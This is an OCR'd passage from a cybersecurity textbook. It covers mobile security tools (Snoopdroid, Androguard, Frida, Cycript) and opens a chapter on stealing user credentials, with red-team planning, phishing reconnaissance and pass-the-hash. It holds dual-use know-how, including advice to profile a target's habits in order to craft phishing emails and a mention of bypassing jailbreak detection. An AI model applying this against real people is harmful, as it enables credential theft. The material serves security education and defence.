You can read more about the implant in the *Further reading* section.





*Figure 6.47: How the chat from WhatsApp can be sent out*

## Red and Blue Team tools for mobile devices

In this section, we will cover some tools for mobile devices that can be used by security teams, regardless of their color (Red, Blue, or even Purple).

## Snoopdroid

Snoopdroid is a Python utility that can extract all Android applications installed on an Android device connected to your computer through USB debugging, which can help you to look them up in VirusTotal and Koodous to identify any potential malicious applications.





*Figure 6.48: Snoopdroid*

You can download it from `https://github.com/botherder/snoopdigg/blob/master/README.md`.

## Androguard

Androguard is a reverse-engineering tool for Android devices that is also written in Python, which will help you perform static code analysis and diagnose the installed applications against malware. It comes with other useful features, like "diff," which can measure the efficiency of various obfuscators, such as ProGuard and DexGuard. It has also the ability to tell if the phone has been rooted.

Androgurad diff will give you the possibility to compare the same application to see if it has any modifications.

```
desnos@destiny:~/androguard$ ./androdiff.py -i examples/android/TC/bin/classes.dex examples/android/TCDiff/bin/classes.dex
DIFF METHODS :
Lorg/t0t0/androguard/TC/TCA; T1 ()V with Lorg/t0t0/androguard/TCDiff/TCA; T1 ()V 0.70198020339
        DIFF BASIC BLOCKS :
                T1-BB@0x0  ---> T1-BB@0x0 : 0.269230782986
        NEW BASIC BLOCKS :
                T1-BB@0x18
                T1-BB@0x1e

Lorg/t0t0/androguard/TC/TCMod1; T1 ()V with Lorg/t0t0/androguard/TCDiff/TCMod1; T1 ()V 0.304098568857
        DIFF BASIC BLOCKS :
                T1-BB@0x278  ---> T1-BB@0x27c : 0.166666671634
                T1-BB@0x17a  ---> T1-BB@0x17a : 0.0799999982119
        NEW BASIC BLOCKS :
                T1-BB@0x2f6
                T1-BB@0x2fe

NEW METHODS :
```

*Figure 6.49: Androguard checking if the application has any modifications*

You can download the tool here: `https://github.com/androguard/androguard`.

## Frida

Frida is a dynamic instrumentation toolkit for developers, reverse engineers, and security researchers that allows us to look into applications' runtimes to inject scripts, and view or modify requests and response runtime. Frida supports jailbroken iOS devices as well. Please be aware that like most of the iOS Red/Blue team tools, it does not support the very latest iOS release at the time we were writing this book.

Frida has an option to bypass the detection of a jailbreak. Below is a screenshot from a jailbroken device that was able to fool the jailbreak detector:





*Figure 6.50: Frida jailbreak check result*

You can download Frida and learn more about it on their website: `https://www.frida.re/docs/ios/`.

## Cycript

Cycript is designed to allow developers to explore and modify running applications on Android or iOS devices, as well as Linux and macOS operating systems. It also can access Java without injection. It is based on Objective-C++ and JavaScript syntax through an interactive console that features syntax highlighting and tab completion.





*Figure 6.51: Cycript options in macOS*

To get access to Cycript, visit `www.Cycript.org`.

In this section, we covered some mobile attack and defense tools, which also brings us to the end of this chapter.

# Summary

Armed with enough information from the reconnaissance phase, hackers will have an easier time finding the right attacks to use to compromise systems. This chapter has looked at several methods that hackers are utilizing to attack computing devices.

In many instances, vulnerabilities have been primarily targeted to allow hackers to breach into otherwise secured systems. Zero-day vulnerabilities have been particularly effective against many targets. These are vulnerabilities that have no existing patches thus making it significantly harder for any targeted system to be secured. There has been an alarming number of zero-day vulnerabilities discovered due to the efforts of security researchers, hackers, and state agencies to discover exploitable flaws in systems.

This chapter also looked at the WhatsApp vulnerability of May 2019, which allowed hackers to install spyware on devices using a simple voice call. All the hackers had to do was manipulate data packets to carry the spyware to a recipient's device. Another zero-day vulnerability was observed in Google Chrome and it allowed hackers to exploit a buffer overflow, escape the sandbox environment, and execute arbitrary code on a device. This chapter has also highlighted a Windows 10 privilege escalation zero-day vulnerability. The vulnerability involved the exploitation of the Windows Task Scheduler to give hackers admin-level privileges. Another related vulnerability has been discussed and it exploited a null pointer reference to give hackers admin-level privileges on a system.

A lot more focus has been paid to mobile phones. While they are the most widespread computing devices, they happen to be the least secured. This gives hackers a large number of easily exploitable targets. While malicious actors had previously been primarily focusing majorly on computers, it is visible that they are equally targeting both iOS and Android mobile phones based on the reports of the most recently discovered or released attack tools. In 2019, a spyware known as Exodus affected iPhone devices for the first time, after hackers pushed it through rather unconventional channels by getting users to install infected apps from testing platforms. In May of the same year, a device fingerprinting attack called SensorID was discovered. The attack could read calibration data on devices and use it as a unique identifier. In July, an Israeli company advertised its iPhone hacking services promising to help law enforcement agencies get access to any locked iPhone device. In August, a man-in-the-disk attack was discovered that could allow malicious apps to read and manipulate data on external storage intended to be used by other apps. The attack capitalized on the weak security options for data stored on external storage media.

Other attacks in 2019 were Spearphone, Tap 'n Ghost, and the common WordPress backdoor problem that requires continuous monitoring of all assets and knowledge to avoid phishing tactics from potential attackers. The Spearphone attack allowed malicious actors to eavesdrop on calls, while Tap 'n Ghost allowed hackers to forcibly join NFC-enabled devices to a rogue wireless network.

As observed in this chapter, there has been an increase in the number of attack techniques that hackers can use. Unconventional techniques are being observed, such as the spying of calls using reverberations recorded by accelerometers and reading calibration data to uniquely identify devices. The number of zero-day vulnerabilities is also high. This shows that cyber attackers are making rather fast advancements at a pace that the cybersecurity industry is finding hard to keep up with.

The next chapter will discuss the process of hacking a user's identity, and will explain the importance of protecting a user's identity to avoid credential theft.

# Further reading

- Exodus: New Android Spyware Made in Italy `https://securitywithoutborders.org/blog/2019/03/29/exodus.html`
- Fireeye blog post about CommandoVM `https://www.fireeye.com/blog/threat-research/2019/03/commando-vm-windows-offensive-distribution.html`
- IoT Threat Report by Sophus `https://nakedsecurity.sophos.com/2018/11/23/mobile-and-iot-attacks-sophoslabs-2019-threat-report/`
- Mitre Attack Framework `https://attack.mitre.org/`
- Cross-site Scripting (XSS) `https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)`
- Google Project Zero iOS Zero Days in the wild `https://googleprojectzero.blogspot.com/2019/08/a-very-deep-dive-into-ios-exploit.html?m=1`
- Hackers hit malware in CC Cleaner software `https://www.theverge.com/2017/9/18/16325202/ccleaner-hack-malware-security`

# References


- S. Layak, *Ransomware: The extortionists of the new millennium Internet*, The Economic Times (Online), 2017. Available: `https://search.proquest.com/docview/1900413817`
- Wallenstrom. (Jul 05). *Taking the bite out of the non-malware threat*. Available: `https://search.proquest.com/docview/1916016466`
- N. Lomas. (Aug 19). *Full Ashley Madison Hacked Data Apparently Dumped On Tor*. Available: `https://search.proquest.com/docview/1705297436`
- S. Writer, *QNB hackers behind data breach at Sharjah bank*, Arabianbusiness.com, 2016. Available: `https://search.proquest.com/docview/1787557261`
- J. Stein, *How a Chinese Spy Case Turned Into One Man's Child Porn Nightmare*, Newsweek, 2016. Available: `https://search.proquest.com/docview/1793546676`
- J. Melrose, *Cyber security protection enters a new era*, Control Eng., 2016. Available: `https://search.proquest.com/docview/1777631974`
- F. Y. Rashid, *Listen up, FBI: Juniper code shows the problem with backdoors*, InfoWorld.Com, 2015. Available: `https://search.proquest.com/docview/1751461898`
- *Internet Security Threat Report 2017*, Symantec.com, 2017. [Online]. Available: `https://www.symantec.com/security-center/threat-report`. [Accessed: 29- Jul- 2017]


- M. Burns. (Mar 07). *Alleged CIA leak re-demonstrates the dangers of smart TVs*. Available: https://search.proquest.com/docview/1874924601
- B. Snyder, *How to know if your smart TV can spy on you*, Cio, 2017. Available: https://search.proquest.com/docview/1875304683
- W. Leonhard, *Shadow Brokers threaten to release even more NSA-sourced malware*, InfoWorld.Com, 2017. Available: https://search.proquest.com/docview/1899382066
- P. Ziobro, *Target Now Says 70 Million People Hit in Data Breach; Neiman Marcus Also Says Its Customer Data Was Hacked*, The Wall Street Journal (Online), 2014. Available: https://search.proquest.com/docview/1476282030
- S. Banjo and D. Yadron, *Home Depot Was Hacked by Previously Unseen 'Mozart' Malware; Agencies Warn Retailers of the Software Used in Attack on Home Improvement Retailer Earlier This Year*, The Wall Street Journal (Online), 2014. Available: https://search.proquest.com/docview/1564494754
- L. Saunders, *U.S. News: IRS Says More Accounts Hacked*, The Wall Street Journal, 2016. Available: https://search.proquest.com/docview/1768288045.
- M. Hypponen, *Enlisting for the war on Internet fraud*, CIO Canada, vol. 14, *(10),* pp. 1, 2006. Available: https://search.proquest.com/docview/217426610.
- A. Sternstein, *The secret world of vulnerability hunters*, The Christian Science Monitor, 2017. Available: https://search.proquest.com/docview/1867025384
- D. Iaconangelo, *'Shadow Brokers' new NSA data leak: Is this about politics or money?* The Christian Science Monitor, 2016. Available: https://search.proquest.com/docview/1834501829
- C. Bryant, *Rethink on 'zero-day' attacks raises cyber hackles*, Financial Times, pp. 7, 2014. Available: https://search.proquest.com/docview/1498149623
- B. Dawson, *Structured exception handling*, Game Developer, vol. 6, *(1),* pp. 52-54, 2009. Available: https://search.proquest.com/docview/219077576
- *Penetration Testing for Highly-Secured Environments*, Udemy, 2017. [Online]. Available: https://www.udemy.com/advanced-penetration-testing-for-highly-secured-environments/. [Accessed: 29- Jul- 2017]
- *Expert Metasploit Penetration Testing*, Packtpub.com, 2017. [Online]. Available: https://www.packtpub.com/networking-and-servers/expert-metasploit-penetration-testing-video. [Accessed: 29- Jul- 2017]
- Koder, *Logon to any password protected Windows machine without knowing the password* | IndiaWebSearch.com, Indiawebsearch.com, 2017. [Online]. Available: http://indiawebsearch.com/content/logon-to-any-password-protected-windows-machine-without-knowing-the-password. [Accessed: 29- Jul- 2017]
- W. Gordon, *How To Break Into A Windows PC (And Prevent It From Happening To You)*, Lifehacker.com.au, 2017. [Online]. Available: https://www.lifehacker.com.au/2010/10/how-to-break-into-a-windows-pc-and-prevent-it-from-happening-to-you/. [Accessed: 29- Jul- 2017]
- *Hack Like a Pro: How to Crack Passwords, Part 1 (Principles & Technologies)*, WonderHowTo, 2017. [Online]. Available: https://null-byte.wonderhowto.com/how-to/hack-like-pro-crack-passwords-part-1-principles-technologies-0156136/ [Accessed: 29- Jul- 2017]

- *Prevent Cyber Breaches* `https://www.comodo.com/`
- *Kaseya Cyber Breach* `https://www.erdalozkaya.com/kaseya-vsa-breach/`

## Join our community on Discord

Join our community's Discord space for discussions with the author and other readers:

`https://packt.link/SecNet`



# 7

# Chasing a User's Identity

In the last chapter, you learned techniques to compromise a system. However, in the current threat landscape those techniques are often not even needed because instead, systems are simply compromised using stolen credentials. According to the *2021 Data Breach Investigation Report* from Verizon, credentials are still the most prevalent data type that attackers are looking for. The same report also highlights that 61 percent of data breaches are caused by leaked credentials. This threat landscape pushes enterprises to develop new strategies to enhance the overall security aspect when it comes to a user's identity.

In this chapter, we're going to be covering the following topics:

- Identity is the new perimeter
- Strategies for compromising a user's identity
- Hacking a user's identity

We'll start by discussing why identity came to be such a vital area to protect.

## Identity is the new perimeter

As was briefly explained in *Chapter 1*, *Security Posture*, the protection surrounding one's identity must be enhanced, and that's why the industry is in common agreement that identity is the new perimeter. This is because when a new credential is created, the majority of the time this credential is composed only of a username and password.

While multifactor authentication is gaining popularity, it is still not the default method used to authenticate users. On top of that, there are lots of legacy systems that rely purely on usernames and passwords in order to work properly.

Credential theft is a growing trend in different scenarios, such as:

- **Enterprise users**: Hackers that are trying to gain access to a corporate network and want to infiltrate without making any noise. One of the best ways to do that is by using valid credentials to authenticate, and be part of, the network.
- **Home users**: Many banking Trojans, such as the Dridex family, are still actively in use because they target a user's bank credentials, and that's where the money is.

The problem with this current identity threat landscape is that home users are often also corporate users and are using their own devices to consume corporate data. This has become an even bigger issue recently with the increase in people working from home on their own devices due to the restrictions created by COVID-19. Now you have a scenario where a user's identity for their personal application resides in the same device that has their corporate credentials in use to access corporate-related data.

The issue with users handling multiple credentials for different tasks is that they might utilize the same password for these different services.

For example, a user using the same password for their cloud-based email service and corporate domain credentials will help hackers; they only need to identify the username and crack one password to access both. Nowadays, browsers are being used as the main platform for users to consume applications, and a browser's vulnerabilities can be exploited to steal a user's credentials. Such a scenario happened in May 2017, when a vulnerability was discovered in Google Chrome.

Although the issue seems to be primarily related to end users and enterprises, the reality is that no one is safe and anyone can be targeted; even someone in politics. In an attack revealed in June 2017 by *The Times*, it was reported that the email addresses and passwords of Justine Greening (the education secretary) and Greg Clark (the business secretary) of the UK government were among the tens of thousands of government officials' credentials that were stolen, and later sold on the darknet. The problem with stolen credentials is not only related to using those credentials to access privileged information, but also potentially using them to start a targeted spearphishing campaign.

The following diagram shows an example of how stolen credentials can be used:





*Figure 7.1: How threat actors use stolen credentials*

An interesting part of the workflow shown in the previous diagram is that the hacker doesn't really need to prepare the entire infrastructure to launch the attack. Nowadays, they can just rent bots that belong to someone else (the BaaS scenario described in the diagram). This strategy was used in 2016 during the IoT DDoS attack, and according to ZingBox, "the price for 50,000 bots with an attack duration of 3,600 secs (1 hour) and a 5-10-minute cooldown time is approximately $3,000 to $4,000 per 2 weeks."

As cloud computing grows, the amount of **software as a service** (**SaaS**) apps that use the cloud provider's identity management system also grows, which means more Google accounts, more Microsoft Azure accounts, and so on. These cloud vendors usually offer two-factor authentication, to add an extra layer of protection. However, the weakest link is still the user, which means this is not a bulletproof system. While it is correct to say that two-factor authentication enhances the security of the authentication process, it has been proven that it is possible to hack into this process.

One famous example of broken two-factor authentication involved the activist DeRay Mckesson. Hackers called Verizon, and using social engineering skills, they pretended they were Mckesson, and convinced them that his phone had a problem. They convinced the Verizon technician to reset his SIM card. They activated the new SIM with the phone in their possession, and when the text message came the hackers were able to get the code and it was game over. The text message was part of the two-factor authentication process.

Another risk in the identity space is the abuse of privilege credentials, such as root, administrator, or any other user account that is part of the administrative group and inheriting the privilege of that group. According to the IBM 2018 Data Breach Study [10], 74% of data breaches started because of privilege credentials abuse. This is extremely serious because it also shows that many organizations are still operating in the same model as the last decade, where the computer's owner has admin access on their own computer. This is plain wrong!

In an environment that has too many users with administrative privileges, there is an increased risk of compromise. If an attacker is able to compromise a credential that has administrative access to resources, this could become a major breach.

In 2021 we saw the head of Colonial Pipeline telling U.S. senators that the hackers who launched the cyber-attack against the company and disrupted fuel supplies were able to accomplish that by getting into the system, and they just needed to compromise one single password. This was done by leveraging a legacy VPN platform that was not using **multi-factor authentication** (**MFA**). This case brought back to the forefront the importance of using MFA, and that while VPNs have inherited security advantages against attacks on the transport layer, as the communication channel is encrypted, this really doesn't matter if the user's credentials are compromised. Additionally, it can be even easier for attackers when the operations behind the user's credentials are automated.

## Credentials and automation

One growing scenario when it comes to automation and CI/CD pipelines is the infamous practice of storing credentials and secrets in environment variables. In April 2021 the technology company Codecov disclosed that attackers had compromised its software platform. Part of this attack was done by stealing Git credentials from Bash Uploader and using those credentials to access private repositories.

While CI/CD pipelines are an excellent way to automate a large number of operations, they will also allow attackers to perform actions in stealth mode, as there is little human interaction with the entire process, and also the damage that is done once part of this process is hijacked is also bigger. CI/CD is part of the shift-left approach, and the entire shift-left strategy needs to be designed with security in mind; in other words, all stages of the development process must be secure.

## Strategies for compromising a user's identity

As you can see, identity plays a major role in how hackers gain access to the system and execute their mission, which in most cases is to access privileged data or hijack that data. The **Red Team**, who are responsible for assuming an adversarial role or perspective in order to challenge and improve an organization's security posture, must be aware of all these risks, and how to exploit them during the attack exercise. This plan should take into consideration the current threat landscape, which includes three stages:

During **Stage 1**, the Red Team will study the different adversaries that the company has. In other words, who can potentially attack the company? The first step to answering this question is to perform a self-assessment and understand what type of information the company has, and who would benefit from obtaining it. You might not be able to map all adversaries, but you will at least be able to create a basic adversary profile and based on that, can move on to the next stage.

In **Stage 2**, the Red Team will research the most common attacks launched by these adversaries. One good strategy is to use the MITRE ATT&CK framework to understand the techniques that are in use to compromise credentials, and which threat actors are utilizing those techniques. Remember, many of these groups have a pattern. While it is not fully guaranteed that they will use the same technique, they might use a similar workflow. By understanding the category of the attack and how it is created, you can try to emulate something similar during your attack exercise.

**Stage 3** (the last stage) starts with research, but this time to understand how these attacks are executed, the order in which they are executed, and so on.

The goal here is to learn from this stage and apply the learnings in the production environment. What the Red Team is doing here is ensuring that their adversarial perspective is grounded in reality. It doesn't really help if the Red Team starts an attack exercise in a way that does not correspond to what an organization is likely to encounter in real attack situations.

These three stages are illustrated in the following figure:





*Figure 7.2: Creating adversary profiles*

Another important aspect to understand, in reference to *Figure 7.2*, is that attackers will not stop if they fail to infiltrate on the first attempt; they are likely to attack again using different techniques until they are able to break in. The Red Team must reflect this relentless mindset often observed among hacker groups, continuing their mission despite initial failure.

The Red Team needs to define some strategies to gain access to user credentials and continue their attack within the network until the mission is accomplished. In most cases the mission is to gain access to privileged information. Therefore, before you start the exercise it is important to be clear on this mission. Efforts must be synchronized and organized otherwise you increase the likelihood of being caught, and the Blue Team wins.

It is important to keep in mind that this is just a suggestion of how to create attack exercises. Each company should perform a self-assessment, and based on the result of this assessment, create exercises that are relevant to their scenario and needs.

However, most attacks on credentials will involve the threat actors planning how they intend to access a network and harvest credentials, so it is well worth incorporating these into your Red Team's plan of attack, regardless of the exercise you choose to conduct.

## Gaining access to the network

Part of the planning process is to gain access to a user's credentials and understand how to get access to the internal network from outside (external internet). One of the most successful attacks is still the old phishing email technique. The reason this attack is so successful is that it uses social engineering techniques to entice the end user to perform a specific action. Before creating a crafted email with a malicious dropper, it is recommended to perform recon using social media to try to understand the target user's behavior outside of work. Try to identify things such as:

- Hobbies
- Places that they usually check into
- Sites that are commonly visited

The intent here is to be able to create a crafted email that is relevant to one of those subjects. By crafting an email that has relevance to the user's daily activities, you are increasing the likelihood that this user will read the email and take the desired action.

## Harvesting credentials

If during the recon process you have already identified unpatched vulnerabilities that could lead to credential exploitation, this could be the easiest path to take.

For example, if the target computer is vulnerable to CVE-2017-8563 (allows an elevation of privilege vulnerability due to Kerberos falling back to the **New Technology LAN Manager** (**NTLM**) authentication protocol), it will be easier to perform a privilege escalation, and potentially gain access to a local administrator account. Most attackers will perform a lateral movement within the network, trying to obtain access to an account that has privileged access to the system. Therefore, the same approach should be used by the Red Team.

One attack that gained popularity once Hernan Ochoa published the Pass-The-Hash Toolkit is the pass-the-hash attack. To understand how this attack works, you need to understand that a password has a hash, and this hash is a direct, one-way, mathematical derivation of the password itself that only changes when the user changes the password. Depending on how the authentication is performed, it is possible to present the password hash instead of a plaintext password as proof of the user's identity to the operating system. Once the attacker obtains this hash, they can use it to assume the identity of the user (victim) and continue their attack within the network.

This is demonstrated in the image below:

